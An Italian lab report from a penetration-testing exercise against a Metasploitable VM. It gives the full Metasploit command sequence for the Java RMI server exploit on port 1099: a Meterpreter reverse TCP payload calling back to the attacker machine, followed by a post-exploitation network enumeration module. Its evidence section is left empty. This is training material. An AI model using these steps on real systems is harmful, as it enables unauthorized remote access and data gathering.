Report esercizio Metasploit Java RMI (Porta 1099)

Obiettivo

Sfruttare la vulnerabilità Java RMI sulla porta 1099 della macchina Metasploitable (IP 192.168.11.112) tramite Metasploit per ottenere una sessione Meterpreter e raccogliere informazioni di rete.

Setup di rete: Assegnazione IP statici su Kali Linux e Metasploitable

Prima di procedere con l'attacco, è stato necessario assegnare gli indirizzi IP corretti alle due macchine virtuali affinché potessero comunicare nella stessa rete locale.

Kali Linux (Attaccante)

- Indirizzo IP da assegnare: **192.168.11.111**
- Comandi eseguiti:

```
sudo ip addr flush dev eth0
sudo ip addr add 192.168.11.111/24 dev eth0
sudo ip link set eth0 up
```

Metasploitable (Vittima)

- Indirizzo IP da assegnare: **192.168.11.112**
- Comandi eseguiti:

```
sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0 up
```

Procedura di attacco con Metasploit

1. Avvio di Metasploit Framework su Kali Linux:

```
msfconsole
```

2. Caricamento del modulo exploit per Java RMI Server:

```
use exploit/multi/misc/java_rmi_server
```

3. Configurazione delle opzioni exploit:

```
set RHOSTS 192.168.11.112
set RPORT 1099
set LHOST 192.168.11.111
set HTTPDELAY 20
```

4. Configurazione del payload Meterpreter reverse TCP:

```
set payload java/meterpreter/reverse_tcp
set LHOST 192.168.11.111
set LPORT 4444
```

5. Esecuzione dell'exploit:

```
run
```

6. Ottenimento di una sessione Meterpreter sulla macchina vittima.

7. Da Meterpreter, raccolta delle informazioni di rete tramite modulo post:


```
run post/multi/gather/enum_network
```

8. Recupero dei file generati con la configurazione di rete e la tabella di routing dalla directory loot:

```
ls ~/.msf4/loot/
```

Evidenze raccolte

- **Configurazione di rete**:



- **Tabella di routing**: